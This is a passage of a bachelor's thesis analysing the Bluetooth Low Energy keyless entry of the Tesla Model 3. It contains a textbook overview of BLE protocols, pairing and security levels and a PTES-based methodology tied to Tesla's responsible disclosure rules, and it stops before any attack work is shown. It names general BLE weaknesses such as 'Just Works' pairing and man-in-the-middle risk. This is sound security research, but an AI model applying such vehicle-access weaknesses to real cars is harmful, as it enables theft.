FACULTY
OF INFORMATION
TECHNOLOGY
CTU IN PRAGUE

Assignment of bachelor's thesis

Title:	Tesla Model 3 Keyless Entry Security Analysis
Student:	Martin Šutovský
Supervisor:	Ing. Jiří Dostál, Ph.D.
Study program:	Informatics
Branch / specialization:	Computer Security and Information technology
Department:	Department of Computer Systems
Validity:	until the end of summer semester 2021/2022

Instructions

There are various remote keyless entry technologies used in the automotive industry. Especially rolling codes are prone to several kinds of attacks like amplification attack or key fob spoofing. Tesla has a different approach - using Bluetooth for the keyless entry, cranking, and infotainment connection. As this approach is unique, potential design flaws and security vulnerabilities may be present. The goal of this thesis is to analyze this technology, look for vulnerabilities, and potentially develop a proof of concept exploits.

Analyze Bluetooth low energy interfaces in Tesla Model 3 with a focus on keyless entry.
Make a threat model.
Identify attack vectors and look for vulnerabilities.
For explored vulnerabilities develop a proof of concept exploits.
Document all outcomes.

Electronically approved by prof. Ing. Pavel Tvrdík, CSc. on 30 January 2021 in Prague.

FACULTY
OF INFORMATION
TECHNOLOGY
CTU IN PRAGUE

Bachelor's thesis

Tesla Model 3 Keyless Entry Security Analysis

Martin Šutovský

Department of computer systems
Supervisor: Ing. Jiří Dostál, Ph.D.

May 13, 2021

Acknowledgements

I want to thank my family and my friends for their support and advice during my studies. I also want to thank my supervisor for invaluable guidance during my work on this thesis and useful hints and tips.

Declaration

In Prague on May 13, 2021 . . . .

Citation of this thesis

Šutovský, Martin Šutovský. *Tesla Model 3 Keyless Entry Security Analysis.* Bachelor's thesis. Czech Technical University in Prague, Faculty of Information Technology, 2021.

Abstrakt

V práci je analyzovaná Bluetooth Low Energy komunikácia v Tesle 3 so zameraním na bezkľúčový prístup, modelovanie hrozieb a návrh útokov. Pri postupe v praktickej časti bola použitá metodika penetračného testovania PTES upravená vzhľadom na charakter práce. Výstupom práce je analýza komunikácie medzi autom a telefónom (prípadne keyfobom), modely hrozieb so zameraním na Bluetooth a ich prípadnú kombináciu s inými aspektami systému.

Klíčová slova Bluetooth Low Energy, Tesla 3, bezpečnostná analýza, PTES, bezklúčový prístup, model hrozieb

Abstract

In this thesis, Bluetooth Low Energy communication in Tesla 3 with scope to the keyless access is analyzed, threats are modeled and attacks are designed. In approach to the practical part, the methodology of the penetration testing PTES, adjusted to the nature of the thesis, is used. The result of the thesis is an analysis of the communication between the car and the phone (or the keyfob), threat models with scope to the keyless access, or in combination with other parts of the system.

Keywords Bluetooth Low Energy, Tesla 3, security analysis, PTES, keyless Access, threat model

Contents

List of Figures

List of Tables

Introduction

The contemporary trend in the automobile industry is the usage of remote control of various actions, such as locking/unlocking cars, music control, etc. To achieve these actions, technologies such as smartphone apps and key fobs are used. Because the physical user interaction is less and less needed and because technologies and protocol are more implemented, this can pose a security threat if these technologies are not implemented correctly. The interactions are being implemented mostly by low-range protocols, for example, Bluetooth Low Energy or NFC. Such protocols offer guidelines in specifications, but it is up to the vendor to implement them properly and make sure that they are as secure as possible. As with most implementations in the IT industry, this should be thoroughly tested because potential vulnerability can lead to stealing user data or even worse, accessing the car itself.

The topic was chosen because the security of Bluetooth Low Energy for car opening was not tested enough so far and it is important to discover potential vulnerabilities before someone exploits them.

Chapter 1

Goal of Thesis

As the keyless access to the car concerning Bluetooth Low Energy (BLE) is taken into account, the analysis has not been done properly. This is the reason why the goal of the thesis is to analyze and design possible attack scenarios of Bluetooth Low Energy in Tesla 3. Tesla is a known brand in the area of the automotive industry and as far as electric cars are concerned, the most representative one. The main focus is to analyze the usage and security of BLE concerning opening and closing in Tesla Model 3. The analysis is consisted of:

1. *Describe the usage of BLE in Tesla 3*
2. *Model potential threats*
3. *Analyze these threats*
4. *Document the output and found vulnerabilities*

As the analysis will be performed on Tesla Model 3 and one of the goals is discovering vulnerabilities, the rules of the Tesla security research program will be followed. The rules are set by **Responsible Disclosure Guidelines** which will be discussed in chapter 3.

The first chapter will acquaint the reader with the theory behind Bluetooth Low Energy and its security. The pairing methods with their encryption will be described. The general attacks concerning Bluetooth Low Energy will be listed. It will set the theoretical knowledge needed for a better understanding of discoveries and exploits.

The next chapter will introduce the methodology of the analysis and the tools it uses. As the analysis, in many aspects, reminds penetration testing, the modified methodology of penetration testing will be described, concerning the nature of the analysis. Moving to the next chapter, the usage of Bluetooth Low Energy in Tesla 3 will be analyzed. The nature and the security of the communication will be described.

In Threat Modeling, the human factor and design factor of possible threats will be discussed. These factors will be taken into account in designing possible attacks.

The following chapter will introduce the flaws and vulnerabilities resulting from the analysis. These flaws will serve as the standpoint for the exploits.

In the Exploitation chapter, the attacks and corresponding proofs-of-concept will be described.

In the final chapter, found vulnerabilities will be exploited with a discussion about their impacts. The results in the form of findings will be described.

Chapter 2

Bluetooth Low Energy

2.1 Introduction

With the rise of IoT devices in the recent years, there was a need for low-range and low energy consuming protocols for the transfer of data. The response of the SIG group (Bluetooth Special Interest Group) was introducing Bluetooth Low Energy as part of Bluetooth (also known as Bluetooth Smart) 4.0 core specification. The stunning integration of this new protocol was caused by the right technology at the right time. Because of the growth of smartphones, tablets, and IoT devices, Bluetooth Low Energy is nowadays used in many aspects of life, for example, smartwatches or even medical tools like hearth-measure devices. The important feature of the protocol, low energy consumption, causes devices to be able to run for a longer period of time, even with a smaller battery. Bluetooth Low Energy does not work in constant data exchange between devices, instead, the data exchange takes place when there is new data to be sent, which makes it possible to implement the low-energy feature [1, 2].

Bluetooth Low Energy works in two basic modes: *broadcasting* and *communication*. Broadcasting is simply sending advertising data to all devices within range. This happens for purpose of discovering devices and making bonds in the future or simply broadcasting data to multiple devices at once. For broadcasting mode, advertising packets are sent which contain data and information about the broadcaster. They also indicate availability for pairing. The broadcasting defines two roles for devices: *broadcaster* and *observer*. As names indicate, the broadcaster sends data and the observer listens to them. Advertising packets contain a 31-byte payload. In case the 31 bytes are not enough, an optional secondary advertising payload - called *scan response* - can be sent which allows the observer to request a second packet, making maximum size 62 bytes. For purpose of sending data, a disadvantage of this mode is that the data packets are not being encrypted and they are sent as plain text, so a Man-In-The-Middle (MITM) attack can take place [1].

On the other side, the communication mode is typical discover-and-bond communication. Both devices acting in this mode can connect, pair, or even bond to establish an encrypted and secure connection. Roles for this mode are *central (master)* and *peripheral (slave)*. The central device scans for advertising packets and the peripheral device sends them. Once the connection is established, the central device manages the timing and periodical data exchange and the slave device follows the central's settings. The specification of the protocol allows more control and organization of the data by additional protocols, for example, Generic Attribute Profile. With version 4.1, any restrictions of combinations of modes have been removed, so a device can act as central and a peripheral at the same time, it can be connected to multiple peripheral devices and peripheral device can be also connected to multiple central devices [1]. Bluetooth Low Energy consists of layers of protocols defined by the protocol stack but these protocols can be separated into three basic building blocks: **Application**, **Host**, and **Controller**.

Application is simply a user interface to a particular use case and consists of the most upper layer of the protocol stack and handles implementation - such as logic or user interface.

Host contains upper layers of protocols except for the most upper and handles security and data exchange from the view of a bigger picture. These functions are managed by a computing device such as a laptop or smartphone [3].

In *Controller*, the block consist of a physical and link layer. Functions of the controller are typically performed by a Bluetooth adapter [3]. Additionally, for communication of host and controller, Host Controller Interface is also introduced. Both of these blocks have Host Controller Interface as part of them, but generally, it serves as a bridge between host and controller [1]. This ensures cooperation between hosts and controllers from different vendors [3].



Application
Application (App)
Host
Generic Access Profile (GAP)
Generic Attribute Profile (GATT)
Security Manager Protocol (SMP)
Attribute Protocol (ATT)
Logical Link Control and Adaptation Protocol (L2CAP)
Host Controller Interface (HCI)
Controller
Link Layer (LL)
LE Physical Layer (PHY)

Figure 2.1: Bluetooth Low Energy Protocol Stack [4]

Bluetooth Low Energy specifies two concepts that may seem interchangeable at first: *protocols* and *profiles*. Protocols are building blocks of the protocol stack and serve for different packet formatting, routing, encoding, and decoding and are responsible for effective communication between peers. On the other hand, profiles are ”vertical slices” of functionality covering less than actual protocol, for example, basic modes of operation or specific use cases. They define how the protocol should achieve a particular goal. Two important profiles from the protocol stack are Generic Access Profile and Generic Attribute Profile which will be discussed later, but in their essence, Generic Access Profile is the most upper control layer and Generic Attribute Profile is the most upper data layer [1].

2.2 Protocols

As mentioned before, the protocol stack can be broken down into three major components: application, controller, and host. Application is highly dependent on implementation, but the other two components contain constant layers independent of implementation. Host includes the following:

- *Controller side of Host Controller Interface* (HCI)
- *Generic Access Profile* (GAP)
- *Generic Attribute Profile* (GATT)
- *Logical Link Control and Adaptation Protocol* (L2CAP)
- *Attribute Protocol* (ATT)
- *Security Manager* (SM)

The layers of Controller are listed below:

- *Controller side of HCI*
- *Physical Layer*
- *Link Layer*

The order of protocols can be interpreted as from antenna to user interface [1, 5].

2.2.1 Physical Layer

The physical layer contains analog communication and is capable of modulating analog signals and processing them to actual data. The radio in BLE uses a 2.4 GHz ISM (Industrial, Scientific, and Medical) band divided into 40 channels. These channels are categorized into channels for *data transfer* and *advertising.* From 40 channels, 37 are used for data communications, and 3 are used for advertising - specifically 37, 38, 39. For selecting a channel for communication after connection between devices is established, a method called *frequency-hopping spread spectrum* is being used. In this method, for every established connection, value hop is exchanged and used in the equation:

```
channel = ( currentChannel + hop ) mod 37
```

This results in a new channel for every connection between devices. The technique also minimizes radio interference by any other communication. As for encoding, Gaussian Frequency Shift Keying is used, which is the same modulation used by classical Bluetooth [1].

2.2.2 Link Layer

Because the link layer is a combination of software and hardware cooperating with the physical layer, it the most computationally expensive one. It is also responsible for complying with time requirements. Functionality that can be easily automated, is implemented in hardware to reduce computation and avoid overloading. From the definition, it consists of inherent asymmetry between devices whose roles are different. It requires more operations when a device acts as the master because in some cases, master devices are responsible for generating establishing a secure connection, such as key generation in the legacy mode which will be discussed later [1].

For the identification of devices, a device address is used, which can be either the **public device address** or the **random device address**. Both types consist of 48 bits. The address is used in packets for device information transfer.

The random address can be broke down into two subtypes: *static address* and *private address.* The static address is a randomly generated 48-bit address with the last two bits set to 1. The only condition for this address is that the random part must contain at least one 1 and at least one 0 [6].

The static address can be randomly generated every time the device is restarted.

The private address can be either *non-resolvable* or *resolvable.* The non-resolvable address is similar to the static address with two key differences. The last bits have to be set to 0 and the address as a whole cannot be equal to the public address [6].




Figure 2.2: Static Random Address [6]




Figure 2.3: Unresolvable private address [6]

For generating a resolvable address, the device must have Identity Resolving Key (IRK). This key is used to generate a hash along with a 24-bit random number called *prand*. The prand has the last two bits set to 1 and 0, respectively, and also has to contain at least one 1 and at least one 0. The prand value is concatenated with a hash generated from IRK and prand [6].




Figure 2.4: Resolvable private address [6]

In BLE, there are two types of packets: *advertising* and *data packets*. Advertising packets serve either to broadcast data to devices that do not need establishing a connection for data transfer or to discovering devices. As mentioned above, advertising packets carry up to 31 bytes of payload. When a device is sending advertising packets, they are being sent on one of three channels, but a scanning device does not know which one, so they are received when the scanned channel by scanning device and channel used for advertising by advertising device randomly overlap as pictured on 2.5 [1, 7].

Data packets can contain more data, they allow send up to 255 bytes [1]. The data is mostly used by upper layers. They also contain at least 10 bytes of information data [9].

All data packets contain 3 byte CRC which serves as validation of payload data. Link Layer is responsible for changing connection parameters - which allows master and slave to request new connection parameters if needed - and also performs actual data encryption and decryption for other layers.

To discover the device, the scanner must perform a scanning procedure. Bluetooth specification defines *passive scanning* and *active scanning*. When performing passive scanning, the scanner listens for advertising packets while




Figure 2.5: Device advertising illustration [8]




Figure 2.6: Packet structure [8]

the advertiser has no feedback about actually received packets. The difference in active scanning is that scanner sends a *Scan Request* packet after receiving an advertising packet. After receiving the *Scan Request* packet, the advertiser sends a *Scan Response* packet.

There are few types of advertising packets and they can be differentiated by **connectability**, **scannability**, and **directability**.

Connectability distinguishes packet that either initiates a connection or not, it is used only for broadcasting.

Scannability tells if the scanner can send a scan request packet - if it can, the packet is scannable.

Directability divides packets into directed and undirected where directed packets contain only advertiser's and the target's addresses in payload, undirected are not targeted on any particular scanner [1].

Based on the properties mentioned above, the specification describes several types of advertising packets [10, 11].

`ADV_IND` packet announcing that advertiser can be connected to any device. Packet contains 6 bytes of advertiser device address and up to 31 bytes of optional data.

`ADV_DIRECT_IND` a packet specifying that the device can be connected to a device with a specific address. This address is contained in packet data in the size of 6 bytes with the source device address also contained in 6 bytes.

`ADV_NONCONN_IND` this packet is used by device that does not want to connect and wants to only broadcast. Packet contains 6 bytes of advertiser address and up to 31 bytes of data.

`ADV_SCAN_IND` advertising packet announcing that device can respond to `SCAN_RSP` for additional data.

`SCAN_REQ` request for `SCAN_RSP` packet. It contains 6 bytes of source device address and additional 6 bytes containing address of a device that should send additional data.

`SCAN_RSP` additional data send by the device specified by additional address in `SCAN_REQ`.

`CONNECT_REQ` connection request.

The link layer defines 5 states a device can be in. In the *standby state*, the device is not receiving or transmitting any packets. The device in the *advertising state* - called advertiser - can transmit advertising packets and reacts to the response from other devices. In the *scanning state*, the device listens for packets. The device in this state is called a scanner. The *initiating state* dictates listening for advertising packets from a specific device and initiating the connection - a device in this state is called the initiator. Finally, the *connection state* simply tells that the device is in the connection. The roles of devices in this state depend on what was the previous state of the particular device. If the device was in the advertising state right before the connection state, it is called the slave. Otherwise, if the previous state was initiating state, it is called master [6]. The states and their relations are depicted on 2.7.

2.2.3 Host Controller Interface

Host Controller Interface (HCI) contains a set of events and commands for the host and the controller to interact with each other. From upper layers, commands can be sent to the controller via HCI, and responses and events can be sent in other directions [9]. The specification defines several types of transporting, each is defined for specific physical transport (UART or USB) [1].




Figure 2.7: Device states [6]

2.2.4 Logical Link Control and Adaptation Protocol

Logical Link Control and Adaptation Protocol (L2CAP) provides two main functionalities:

- serves as an encapsulation of multiple upper-layer protocols to standard BLE packets
- performs fragmentation and recombinations, which means that it takes large packets from upper layers and breaks them into smaller packets

This protocol is also in charge of routing two other protocols: the Attribute Protocol and the Security Manager Protocol [1].

2.2.5 Attribute Protocol

The Attribute Protocol (ATT) is the stateless protocol based on a attributes of devices. Each device can be a client, a server, or both. But only one instance of server structure can exist on the device. It describes a simple client/server protocol, where the client requests data and the server sends them, so this protocol serves for data exchange. The attribute is associated with *attribute type* (defined by UUID), *attribute handle* (16-bit value), and a *set of permissions*. UUID (universally unique identifier) - with the size of 128 bits - identifies every attribute type and is guaranteed to be unique [1].

ATT defines the following categories of operations:

- Error Handling
- Server Configuration
- Find Information
- Read Operation
- Write Operation
- Queued Writes
- Server Initiated

It also defines 6 types of Protocol Data Unit (PDU) for various purposes:

- Commands
- Requests
- Responses
- Indications
- Notifications
- Confirmations

The difference between them lies in the fact that some invoke confirmation or response and others do not. The *command* PDU does not require a response, the *request* PDU on the other hand requires a response. Notification and indication are sent by the server to the client when the value of a subscribed attribute is changed, but the *notification* does not require confirmation and the *indication* does require confirmation [6].

2.2.6 Security Manager Protocol

Security Manager Protocol (SMP) serves as a protocol, containing a series of security algorithms. It can generate and exchanging security keys to create a secure link between devices and contains a toolbox with series of cryptographic functions. Security Manager defines two roles for device: an *Initiator* (corresponds to the LL master and therefore GAP central), and a *Responder* (corresponds to the LL slave and GAP peripheral) [1] .

2.2.7 Generic Access Profile

Generic Access Profiles (GAP) defines different aspects of device interaction. It also takes care of sending and scanning advertising packets, setting role of a device to achieve or perform a particular task. This profile defines roles based on device behaviour [1, 9].

Broadcaster. A role in which the device is in transmit-only mode and sends data in advertising packets or responding to a Scan Request packet.

Observer. A role in which the device is in receive-only mode (meaning it only receives data).

Central. Acts as LL master and can establish multiple connections. The device in this mode is always the initiator of the connection. Usually, a device like a smartphone takes this role.

Peripheral. A device in this role acts as an LL slave and uses advertising packets to allow central devices to find it. A device sending some useful data can be in this role.

This protocol cooperates with Security Manager when it comes to pairing [1].

2.2.8 Generic Attribute Protocol

Generic Attribute Profile (GATT) can be considered as the topmost data layer of Bluetooth Low Energy. It is a service framework using ATT. It defines procedures, such as discovering, reading or formatting characteristics. It defines how to use these procedures to achieve a particular goal. As it uses ATT, it also defines the same role for devices: client and server. The peripheral device takes the role of server and the master device takes the client role. The operation this profile supports are:

- *exchange configuration*
- *discovery of services and characteristics*
- *reading*
- *writing*
- *notification*
- *indication*

It also defines how to store data in an organized structure, in the GATT hierarchy. On the top of this hierarchy is the profile, which is composed of one or more services. The service can be consisted of characteristics or can contain references to other services. The characteristic is a value used in service along with properties and configuration information. Services and characteristics contain profile data and are stored in the Attributes mentioned in the ATT section [6].




Figure 2.8: GATT hierarchy [12]

Services can be broke down into two categories: *primary* and *secondary.* Primary service defines the main function of the device. Secondary service can either reference to primary service or offer side functionality. Both services and characteristics can be identified by UUID (Unique Universally Identifier), which can be either 16-bit long or 128-bit long. The size depends on whether the service or characteristic is an often-used one and in that case, their UUID can be found in Bluetooth SIG defined UUID. For custom services and characteristics, the 128-bit size is used.

From a bigger view, the GAP defines roles for devices within the communication, defines procedures for discovering and making the connection, while the GATT along with ATT defines how the actual data exchange takes place. This type of relationship is pictured in 2.9.




Figure 2.9: GATT GAP relation [6]

2.3 Security

To achieve secure communication, the Bluetooth Low Energy defines security procedures to achieve a secure link between devices:

- *Pairing*
- *Bonding*
- *Encryption re-establishment*

When the devices are bonding, the result of pairing is a Long-Term Key (LTK) which both devices store and when they disconnect, they can use this key to make a secure link without the need for the whole process of pairing (encryption re-establishment). When it comes to pairing, the process varies depending on the method and pairing process the devices use [3].

There are two pairing processes defined by specification: *Legacy Pairing* and *Secure Connections*. The difference between them is how the key is distributed and generated, and what encryption they enforce. For signing data, the Connection Signature Resolving Key (CSRK) was introduced in version 4.0. This feature can be used on the unencrypted link as a substitution for encryption [3].

For the pairing method, there are 4 methods of key establishment:

- *Numeric comparison*
- *Passkey entry*
- *Just works*
- *Out-of-band*

Numeric comparison is a method used by secure connections, it is not supported by the Legacy Pairing. The usage of this method depends on whether the devices can display a 6-digit number and whether the user is capable of confirming the values they display. If the user confirms those values, then the values will be used as input for generating the LTK [3].

Passkey entry is somehow similar to the numeric comparison. The difference is validating the value. The condition for this method is to have a keyboard input for one device. The value is displayed on one device and this value can be typed on the keyboard for the second device. Since it is 6 numeric digits, maximum entropy of 20 bits can be provided. The result of this method is LTK [3].

Just works is the least secure method of all. The temporary key is set to all zeros and therefore, eavesdropping or Man-in-the-middle can be easily achieved [3].

If the devices support Out-of-Band (OOB) technology, for example, NFC, the **Out-of-band pairing** is recommended. The temporary key is passed over this OOB technology, which serves as protection against eavesdropping. The temporary key must be the random 128-bit number. In the final stage, this mode produces LTK and encrypted communication is established [3].

In Legacy Pairing, all cryptographic keys such as LTK and CSRK, are generated and distributed during pairing. It does not use Elliptic-Curve-Diffie-Helman (ECDH) cryptography and does not provide any protection against MITM. For establishing a Secure Connection, the Short-term key (STK) is being established in the first phase of pairing. After generating and encrypting with this key, the devices securely distribute other cryptographic keys. For key generating, there are two approaches: database lookup and key hierarchy. In database lookup, the 128-bit LTK is generated and stored in the database. In the key hierarchy, two values are generated for each device, 128-bit random Encryption Root (ER) and 16-bit Diversifier (DIV). These values are stored for each device and used to generate other cryptographic keys using diversifying function based on AES-128 [6, 13].

In Secure Connection, the LTK is being generated by both sides based on the key-agreement algorithm and CSRK (and also IRK for address resolution) is generated and distributed. For key agreement, the ECDH with curve P-256 is used. The pairing process starts with the exchange of security features by both devices. As this Diffie-hellman key is agreed upon, LTK is generated from AES-CMAC-128 from this key [6, 14].

In Bluetooth Low Energy, the security modes and levels are being used for the services. Security Mode 1 is associated with encryption. The table 2.1 defines each level of this mode.

Security Mode 2 is associated with data signing. The table 2.2 defines each level of this mode [3, 15].

When the devices are making a connection and if they are enforcing different levels of security modes, the highest level will be used. For the best




Figure 2.10: Legacy pairing [6]




Figure 2.11: Secure Connections [6]

practice in security mode 1, level 4 is recommended to ensure the protection against attacks such as Man-in-the-middle [3, 16].

Table 2.1: Table of levels in Security Mode 1

Level	**Security**
Level 1	No encryption
Level 2	Unauthenticated pairing with encryption
Level 3	Authenticated pairing with encryption
Level 4	Authenticated Secure Connections pairing

Table 2.2: Table of levels in Security Mode 2

Level	**Security**
Level 1	Unauthenticated pairing with data signing
Level 2	Authenticated pairing with data signing

2.4 Threats and Attacks

As the specification recommends steps to secure Bluetooth communication, these recommendations are not always followed. This can lead to security flaws and vulnerabilities. The following are the attacks that can pose a threat for a Bluetooth Low Energy communication [17]:

- **Fuzzing attack**
- **Denial of service**
- **Man-in-the-middle**
- **Passive eavesdropping**

Chapter 3

Methodology and Assets

3.1 PTES

To perform a valid security analysis of any subject, there has to be a verified methodology. There are many methodologies by which analysis can be performed such as Penetration Test Execution Standard (PTES) or Open Web Application Security Project (OWASP).

The general approach defined by PTES methodology consist of 7 phases [18].

- Pre-engagement Interactions
- Intelligence Gathering
- Threat Modeling
- Vulnerability Analysis
- Exploitation
- Post Exploitation
- Reporting

However, as the main goal of the thesis is to analyze Bluetooth Low Energy communication from the view of keyless entry, the adjusted PTES methodology will be used. The modified steps of methodology will be following:

- **Analysis of BLE in the car.** In this section, the target device (Tesla BLE controller), connection establishment, pairing, and communication will be analyzed and described.
- **Threat modeling.** The possible threats and attacks regarding access to the car will be drawn.

- **Discovery Analysis.** From the gathered information, the weak spots and possible attacks will be described and tested.
- **Exploitation.** As the result of the previous section, the exploitation paths and performed attacks will be listed and described.
- **Findings.** In this section, the results of the analysis will be concluded and for discovered vulnerabilities, remedies will be proposed.

3.2 Responsible Disclosure Guidelines

The methodology will follow the Responsible Disclosure Guidelines set by Tesla to perform analysis and discovery in good faith. As Tesla is actively supporting its Research Program and bug bounty programs, the guidelines leading to responsible reporting of discoveries must be followed. It should be mentioned that this analysis is by definition a Research program and not the bug-bounty program. The bug-bounty programs are more focused on testing publicly accessible web applications. The focus of this research is testing and analyzing keyless access to Tesla which is an asset not publicly accessible. The Responsible Disclosure Guidelines are following [19]:

